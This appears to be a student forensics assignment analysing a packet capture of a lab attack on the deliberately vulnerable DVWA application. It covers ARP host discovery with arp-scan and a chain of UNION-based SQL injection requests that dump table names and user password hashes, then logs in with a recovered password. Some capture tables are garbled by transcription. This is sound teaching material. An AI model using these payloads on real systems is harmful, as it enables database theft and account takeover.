

Task 3

April 28, 2025

Team Name: Horizon

Team Members:

Sohaila Ibrahim **52-21225** T-14

Hanya Abdo **52-20226** T-17

Nada Elbehery **52-8973** T-15

Omar Azzam **52-3187** T-14


1 Questions and Answers

a) Victim and Attacker Network Analysis

Were the victim and attacker on the same network? Include protocol-based filtering, attacker IP, and reasoning.

Answer:

Yes, both the victim and attacker were on the same local network. The attacker (IP 192.168.56.103) sent multiple ARP "Who has" requests to discover live hosts, which is only possible inside the same network. The attacker used ARP protocol for host discovery, as shown in the screenshot below.



No.	Time	Source	Destination	Protocol	Length	Info
487	0.966556795	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.230? Tell 192.168.56.103
488	0.969899111	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.231? Tell 192.168.56.103
489	0.971782703	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.232? Tell 192.168.56.103
490	0.972325461	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.233? Tell 192.168.56.103
491	0.972927125	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.234? Tell 192.168.56.103
492	1.071122147	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.235? Tell 192.168.56.103
493	1.071173325	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.236? Tell 192.168.56.103
494	1.071186999	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.237? Tell 192.168.56.103
495	1.071198229	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.238? Tell 192.168.56.103
496	1.071209297	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.239? Tell 192.168.56.103
497	1.071220245	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.240? Tell 192.168.56.103
498	1.071236869	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.241? Tell 192.168.56.103
499	1.071248368	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.242? Tell 192.168.56.103
500	1.071610062	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.243? Tell 192.168.56.103
501	1.071627838	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.244? Tell 192.168.56.103
502	1.071628914	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.245? Tell 192.168.56.103
503	1.071629619	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.246? Tell 192.168.56.103
504	1.071630198	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.247? Tell 192.168.56.103
505	1.071630818	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.248? Tell 192.168.56.103
506	1.071631398	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.249? Tell 192.168.56.103
507	1.071636506	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.250? Tell 192.168.56.103
508	1.071641200	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.251? Tell 192.168.56.103
509	1.071799091	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.252? Tell 192.168.56.103
510	1.071801466	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.253? Tell 192.168.56.103
511	1.071857819	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.254? Tell 192.168.56.103
512	1.071859701	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.255? Tell 192.168.56.103
513	11.139648873	PCSSystemtec_21:b1...	Broadcast	ARP	42	Who has 192.168.56.102? Tell 192.168.56.103
514	11.140375210	PCSSystemtec_a5:34...	PCSSystemtec_21:b1...	ARP	60	192.168.56.102 is at 08:00:27:a5:34:2d
2538	29.315090295	PCSSystemtec_a5:34...	PCSSystemtec_21:b1...	ARP	60	Who has 192.168.56.103? Tell 192.168.56.102
2539	29.315120265	PCSSystemtec_21:b1...	PCSSystemtec_a5:34...	ARP	42	192.168.56.103 is at 08:00:27:21:b1:d0
2632	130.610829675	PCSSystemtec_21:b1...	PCSSystemtec_22:2d...	ARP	42	Who has 192.168.56.100? Tell 192.168.56.103
2633	130.611318096	PCSSystemtec_22:2d...	PCSSystemtec_21:b1...	ARP	60	192.168.56.100 is at 08:00:27:22:2d:c8

b) Live Hosts on Network

How many hosts were live? What filter was used?

Answer:

we identified three live hosts on the network:

192.168.56.100

192.168.56.102

192.168.56.103 (attacker)

We used the filter arp and the "Conversations" window to extract this information,

Conversation Settings		Ethernet · 5	IPv4 · 3	IPv6	TCP · 1005	UDP · 1
Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B
0.0.0.0	255.255.255.255	2	204 bytes	1	2	204 bytes
192.168.56.103	192.168.56.100	2	914 bytes	2	1	324 bytes
192.168.56.103	192.168.56.102	2,153	235 kB	0	1,091	71 kB

Figure 1: Enter Caption

c) Discovery Command Used

What was the command used to discover live hosts?

Answer:

The attacker was sending ARP "Who has" requests to a range of IP addresses in the subnet.

d) Reconnaissance Type and Tool

What type of reconnaissance and which tool was used?

Answer:

The attacker performed an Active Reconnaissance Attack by sending ARP "Who has" requests to multiple IP addresses in the local subnet. The tool used was arp-scan, which is designed to discover live hosts by scanning ARP responses. Based on the Wireshark conversation analysis, It shows that With the ip: 192.168.56.100, only 2 packets were exchanged. But with 192.168.56.102 the attacker communicated extensively with 192.168.56.102, exchanging over 2,153 packets. This strong communication flow indicates that the victim machine's IP address is 192.168.56.102.

e) Reconnaissance Command

Provide the specific command used for reconnaissance.

Answer:

arp-scan -l

f) Exploitation Analysis and Payload

Describe the payloads, sensitive data retrieved, and vulnerability exploited. Include all necessary screenshots.

Answer:

1. Attacked Service

The attacker targeted a vulnerable HTTP web application (Damn Vulnerable Web Application - DVWA) running on port 80. Specifically, the attacker accessed the page:

`/dvwa/vulnerabilities/sqli/`

which is intentionally designed to demonstrate a SQL Injection vulnerability.

Payloads and Responses Analysis

The following attacker requests and corresponding server responses were analyzed:

1. Accessing the Vulnerable Page

- **Request:**

`GET /dvwa/vulnerabilities/sqli/`

- **Purpose:** The attacker browsed to the SQL Injection vulnerable page of the application.

2. Testing the Web Application

- **Request:**

`GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit`

- **Purpose:** The attacker sent a normal ID to observe how the application responds to user input.

3. First SQL Injection Payload - Retrieving Current Database Name

- **Request:**

```
GET /dvwa/vulnerabilities/sqli/?id=+2+' UNION SELECT database()  
, database() --'&Submit=Submit
```

- **Purpose:** The attacker injected a UNION SELECT payload to retrieve the name of the current database.
- **Response:**
 - HTTP 200 OK
 - Server leaked the database name **dvwa** in the webpage content.

4. Second SQL Injection Payload - Enumerating All Databases

- **Request:**

```
GET /dvwa/vulnerabilities/sqli/?id=2' UNION SELECT schema_name,  
    schema_name FROM  
information_schema.schemata --
```
- **Purpose:** The attacker injected a payload to enumerate all database schemas.
- **Response:**
 - HTTP 200 OK
 - Server leaked the names of several databases including:
 - * dvwa
 - * mysql
 - * information_schema
 - * metasploit
 - * owasp10
 - * tikiwiki
 - * tikiwiki195

5. Enumerating Tables in the Current Database:

```
GET /dvwa/vulnerabilities/sqli/?id=2' UNION SELECT table_name,  
    table_name FROM information_schema.tables WHERE  
table_schema='dvwa' --'&Submit=Submit
```

- Payload: Enumeration of all tables inside the dvwa database. - Response:

- Application-specific tables such as **guestbook**, **users**, **credit_cards**, **accounts**, etc., were revealed.
- **Most important finding:** The **users** table was discovered, which likely contains usernames and passwords.

6. Enumerate Columns in the users Table:

```
GET /dvwa/vulnerabilities/sqli/?id=2' UNION SELECT column_name,  
    column_type FROM information_schema.columns WHERE  
table_schema='dvwa' and table_name='users' --'&Submit=  
Submit
```

- Response: Columns such as `user_id`, `first_name`, `last_name`, `user`, `password`, etc.

7. Extract Usernames and Password Hashes:

```
GET /dvwa/vulnerabilities/sqli/?id=2' UNION SELECT concat(
    user_id, ':', first_name, ':', last_name), concat(user,
    ':', password) FROM dvwa.users --'&Submit=Submit
```

- Response:

- 1:admin:admin - admin:5f4dcc3b5aa765d61d8327deb882cf99
- 2:Gordon:Brown - gordonb:e99a18c428cb38d5f260853678922e03
- 3:Hack:Me - 1337:8d3533d75ae2c3966d7e0d4fcc69216b
- 4:Pablo:Picasso - pablo:0d107d09f5bbe40cade3de5c71e9e9b7
- 5:Bob:Smith - smithy:5f4dcc3b5aa765d61d8327deb882cf99

8. Attempt to Login with Extracted Credentials:

```
POST /dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Body: username=pablo&password=letmein&Login=Login
```

- Response: HTTP 302 Found (Redirect to `index.php`).

9. Successful Login Confirmation:

```
GET /dvwa/index.php
```

- Response confirmed: You have logged in as 'pablo'.

Summary of Retrieved Sensitive Information

- Database name: `dvwa`
- Tables and columns (especially `users` table with `user`, `password` fields)
- Username and password hashes
- Successfully logged into the web application as user `pablo`.

Specific Vulnerability and Attack Type

- **Vulnerability:** SQL Injection (UNION-based)
- **Attack conducted:** Data extraction via SQL Injection and authentication bypass by legitimate login.

Conclusion

The attacker successfully exploited a SQL Injection vulnerability in the web application to retrieve sensitive information about the underlying database system. Screenshots for each key request and response are provided below to demonstrate the attack flow.

Time	Source	Destination	Protocol	Length	Info
2543.93.1314107938	192.168.56.193	192.168.56.102	RDP	5416B	/owa/vulnerabilityinfo/eqiv/ HTTP/1.1
2549.23.1710180180	192.168.56.193	192.168.56.102	HTTP	71	HTTP/1.1 200 OK (text/html)
2551.37.48042227	192.168.56.193	192.168.56.102	HTTP	5145B	/owa/vulnerabilityinfo/eqiv/1d45245unit-Submit HTTP/1.1
2552.37.48042227	192.168.56.193	192.168.56.102	HTTP	820B	HTTP/1.1 200 OK (text/html)
2558.48.136624483	192.168.56.193	192.168.56.102	HTTP	649B	/owa/vulnerabilityinfo/1d452472470N-SELECT-database2N29234Database2N29234-247245unit-Submit HTTP/1.1
2559.48.136624483	192.168.56.193	192.168.56.102	HTTP	738B	/owa/vulnerabilityinfo/1d452472470N-SELECT-schema_name2C-schema_nameFROMinformation_schema.schemata--2N2969685Database2N2969685unit-Submit HTTP/1.1
2568.59.323919392	192.168.56.193	192.168.56.102	HTTP	71	HTTP/1.1 200 OK (text/html)

Figure 2: Payload 1-Stream 1000

```
GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/index.php
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:13:20 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

```
GET /dvwa/vulnerabilities/sqli/?id=28Submit=Submit HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:13:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4389
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

```
GET /dvwa/vulnerabilities/sqli/?id=+2+%27+UNION+SELECT+database%28%29%2Cdatabase%28%29+--+%27&Submit=Submit HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=28Submit=Submit
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:13:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

```
GET /dvwa/vulnerabilities/sqli/?id=2%27+UNION+SELECT+schema_name%2C+schema_name+FROM+information_schema.schemata+--+%E2%80%98&Submit=Submit HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=+2+%27+UNION+SELECT+database%28%29%2Cdatabase%28%29+--+%27&Submit=Submit
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:13:45 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```


tcp.stream eq 1001						
No.	Time	Source	Destination	Protocol	Length	Info
2575	74.321674245	192.168.56.103	192.168.56.102	TCP	74	52340 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=
2576	74.322499975	192.168.56.102	192.168.56.103	TCP	74	80 → 52340 [SYN, ACK] Seq=0 Ack=1 Win=5792
2577	74.322558566	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
2578	74.323181346	192.168.56.103	192.168.56.102	HTTP	796	GET /dvwa/vulnerabilities/sqli/?id=+2+%27+&
2579	74.323937832	192.168.56.102	192.168.56.103	TCP	66	80 → 52340 [ACK] Seq=1 Ack=731 Win=7296 Len=0
2580	74.427735297	192.168.56.102	192.168.56.103	TCP	2962	80 → 52340 [ACK] Seq=1 Ack=731 Win=7296 Len=0
2581	74.427779406	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=2897 Win=6348
2582	74.427982125	192.168.56.102	192.168.56.103	TCP	1514	80 → 52340 [ACK] Seq=2897 Ack=731 Win=7296
2583	74.427915810	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=4345 Win=6412
2584	74.428075665	192.168.56.102	192.168.56.103	TCP	2962	80 → 52340 [ACK] Seq=4345 Ack=731 Win=7296
2585	74.428096869	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=7241 Win=6348
2586	74.428267010	192.168.56.102	192.168.56.103	TCP	4410	80 → 52340 [ACK] Seq=7241 Ack=731 Win=7296
2587	74.428288832	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=11585 Win=625
2588	74.428433493	192.168.56.102	192.168.56.103	TCP	4410	80 → 52340 [ACK] Seq=11585 Ack=731 Win=729
2589	74.428455055	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=15929 Win=625
2590	74.428632664	192.168.56.102	192.168.56.103	TCP	5858	80 → 52340 [ACK] Seq=15929 Ack=731 Win=729
2591	74.428654048	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=21721 Win=615
2592	74.428760094	192.168.56.102	192.168.56.103	TCP	5858	80 → 52340 [ACK] Seq=21721 Ack=731 Win=729
2593	74.428780614	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=27513 Win=615
2594	74.429021407	192.168.56.102	192.168.56.103	TCP	7306	80 → 52340 [ACK] Seq=27513 Ack=731 Win=729
2595	74.429043719	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=34753 Win=606
2596	74.429173620	192.168.56.102	192.168.56.103	TCP	1514	80 → 52340 [PSH, ACK] Seq=34753 Ack=731 Wi
2597	74.429185674	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=36201 Win=596
2598	74.429279630	192.168.56.102	192.168.56.103	TCP	5858	80 → 52340 [ACK] Seq=36201 Ack=731 Win=729
2599	74.429293290	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=41993 Win=558
2600	74.429395336	192.168.56.102	192.168.56.103	TCP	1514	80 → 52340 [ACK] Seq=41993 Ack=731 Win=729
2601	74.429406980	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=43441 Win=548
2602	74.429504766	192.168.56.102	192.168.56.103	HTTP	4080	HTTP/1.1 200 OK (text/html)
2603	74.429687956	192.168.56.103	192.168.56.102	TCP	66	52340 → 80 [ACK] Seq=731 Ack=47383 Win=726
2604	84.528402171	192.168.56.103	192.168.56.102	TCP	66	[TCP Keep-Alive] 52340 → 80 [ACK] Seq=730
2605	84.529447233	192.168.56.102	192.168.56.103	TCP	66	[TCP Keep-Alive ACK] 80 → 52340 [ACK] Seq=
2606	89.427687425	192.168.56.102	192.168.56.103	TCP	66	80 → 52340 [FIN, ACK] Seq=47383 Ack=731 W

Figure 3: Payload 2-Stream 1001

```

GET /dvwa/vulnerabilities/sqli/?id=+2+%27+UNION+SELECT+table_name%2C+table_name+FROM+information_schema.tables+WHERE+table_schema%3D+%27dvwa%27+--+%278Submit+Submit HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=2%27+UNION+SELECT+schema_name%2C+schema_name+FROM+information_schema.schemata+--+%278Submit+Submit
Cookie: security=low; PHPSESSID=592e8c2e6056746bc24827fee9369f23
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:14:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 47033
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

tcp.stream eq 1002						
No.	Time	Source	Destination	Protocol	Length	Info
2600	100.446889857	192.168.56.103	192.168.56.102	TCP	74	60874 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2610	100.446876366	192.168.56.102	192.168.56.103	TCP	74	80 → 60874 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
2611	100.446933939	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS=
2612	100.447180985	192.168.56.103	192.168.56.102	HTTP	850	GET /dvwa/vulnerabilities/sqli/?id=+2%27+UNION+&
2613	100.447824148	192.168.56.102	192.168.56.103	TCP	66	80 → 60874 [ACK] Seq=1 Ack=785 Win=7360 Len=0
2614	100.475179150	192.168.56.102	192.168.56.103	TCP	4410	80 → 60874 [ACK] Seq=1 Ack=785 Win=7360 Len=434
2615	100.475240640	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [ACK] Seq=785 Ack=4345 Win=62592 Len=0
2616	100.475746261	192.168.56.102	192.168.56.103	HTTP	2284	HTTP/1.1 200 OK (text/html)
2617	100.475796247	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [ACK] Seq=785 Ack=6563 Win=60672 Len=0
2618	110.638742565	192.168.56.103	192.168.56.102	TCP	66	[TCP Keep-Alive] 60874 → 80 [ACK] Seq=784 Ack=6
2619	110.639562651	192.168.56.102	192.168.56.103	TCP	66	[TCP Keep-Alive ACK] 80 → 60874 [ACK] Seq=6563
2620	113.765730841	192.168.56.103	192.168.56.102	HTTP	894	GET /dvwa/vulnerabilities/sqli/?id=+2%27+UNION+&
2621	113.782633184	192.168.56.102	192.168.56.103	TCP	5858	80 → 60874 [ACK] Seq=6563 Ack=1613 Win=9024 Len=0
2622	113.782692864	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [ACK] Seq=1613 Ack=12355 Win=61568 Len=0
2623	113.783128115	192.168.56.102	192.168.56.103	HTTP	173	HTTP/1.1 200 OK (text/html)
2624	113.783146377	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [ACK] Seq=1613 Ack=12462 Win=64128 Len=0
2625	123.957178853	192.168.56.103	192.168.56.102	TCP	66	[TCP Keep-Alive] 60874 → 80 [ACK] Seq=1612 Ack=
2626	123.958172922	192.168.56.102	192.168.56.103	TCP	66	[TCP Keep-Alive ACK] 80 → 60874 [ACK] Seq=12462
2629	128.781266708	192.168.56.102	192.168.56.103	TCP	66	80 → 60874 [FIN, ACK] Seq=12462 Ack=1613 Win=96
2630	128.781583062	192.168.56.103	192.168.56.102	TCP	66	60874 → 80 [FIN, ACK] Seq=1613 Ack=12463 Win=64
2631	128.782351899	192.168.56.102	192.168.56.103	TCP	66	80 → 60874 [ACK] Seq=12463 Ack=1614 Win=9024 Len=0

Figure 4: Payload 3-Stream 1002

```

GET /dwa/vulnerabilities/sqli/?id=2&27+UNION+SELECT+column_name%2C+column_type+FROM+information_schema.columns+WHERE+table_schema%3D%27dwa%27+and+table_name%3D%27user
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dwa/vulnerabilities/sqli/?id=2&27+UNION+SELECT+table_name%2C+table_name+FROM+information_schema.tables+WHERE+table_schema+%3D%27dwa%27
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:14:27 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 6238
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

```

GET /dwa/vulnerabilities/sqli/?id=2&27+UNION+SELECT+concat%2Buser_id%2C+%27%3A%27%2C+first_name%2C+%27%3A%27%2C+last_name%29%2C+concat%2Buser%2C+%27%3A%27%2C+password%2
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.102/dwa/vulnerabilities/sqli/?id=2&27+UNION+SELECT+column_name%2C+column_type+FROM+information_schema.columns+WHERE+table_schema%3D%27dwa%27
Cookie: security=low; PHPSESSID=592e8c2e6058746bc24827fee9369f23
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:14:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 5552
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

tcp.stream eq 1003						
No.	Time	Source	Destination	Protocol	Length	Info
2634	132.081362398	192.168.56.103	192.168.56.102	TCP	74	40082 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2635	132.982295652	192.168.56.102	192.168.56.103	TCP	74	80 → 40082 [SYN, ACK] Seq=0 Ack=1 Win=6792 Len=0
2636	132.982451676	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS=0
2637	132.988923921	192.168.56.103	192.168.56.102	HTTP	684	POST /dwa/Login.php HTTP/1.1 (application/x-www-form-urlencoded)
2638	132.990454937	192.168.56.102	192.168.56.103	TCP	66	80 → 40082 [ACK] Seq=1 Ack=619 Win=7040 Len=0 TS=0
2639	133.020112983	192.168.56.102	192.168.56.103	HTTP	458	HTTP/1.1 302 Found
2640	133.020154771	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=619 Ack=393 Win=64128 Len=0
2641	133.032106071	192.168.56.103	192.168.56.102	HTTP	540	GET /dwa/index.php HTTP/1.1
2642	133.051579590	192.168.56.102	192.168.56.103	TCP	4410	80 → 40082 [ACK] Seq=393 Ack=1093 Win=8320 Len=0
2643	133.051716934	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1093 Ack=4737 Win=64128 Len=0
2644	133.052177442	192.168.56.102	192.168.56.103	HTTP	654	HTTP/1.1 200 OK (text/html)
2645	133.094739177	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1093 Ack=5325 Win=64128 Len=0
2646	133.140781974	192.168.56.103	192.168.56.102	HTTP	451	GET /dwa/dwa/css/main.css HTTP/1.1
2647	133.141335886	192.168.56.102	192.168.56.103	HTTP	4307	HTTP/1.1 200 OK (text/css)
2648	133.141355347	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1478 Ack=9566 Win=62592 Len=0
2652	133.141711611	192.168.56.103	192.168.56.102	HTTP	438	GET /dwa/dwa/js/dwaPage.js HTTP/1.1
2653	133.172820816	192.168.56.102	192.168.56.103	TCP	66	80 → 40082 [ACK] Seq=9566 Ack=1850 Win=10752 Len=0
2654	133.237365600	192.168.56.102	192.168.56.103	HTTP	1152	HTTP/1.1 200 OK (application/x-javascript)
2664	133.278701421	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1850 Ack=10652 Win=64128 Len=0
2665	143.238937673	192.168.56.103	192.168.56.102	TCP	66	[TCP Keep-Alive] 40082 → 80 [ACK] Seq=1849 Ack=10652
2666	143.240249451	192.168.56.102	192.168.56.103	TCP	66	[TCP Keep-Alive] 80 → 40082 [ACK] Seq=10652
2669	148.238620076	192.168.56.102	192.168.56.103	TCP	66	80 → 40082 [FIN, ACK] Seq=10652 Ack=1850 Win=10752 Len=0
2670	148.238912271	192.168.56.103	192.168.56.102	TCP	66	40082 → 80 [ACK] Seq=1850 Ack=10653 Win=64128 Len=0
2671	148.239472582	192.168.56.102	192.168.56.103	TCP	66	80 → 40082 [ACK] Seq=10653 Ack=1851 Win=10752 Len=0

Figure 5: Payload 4-Stream 1003

```

POST /dvwa/login.php HTTP/1.1
Host: 192.168.56.102
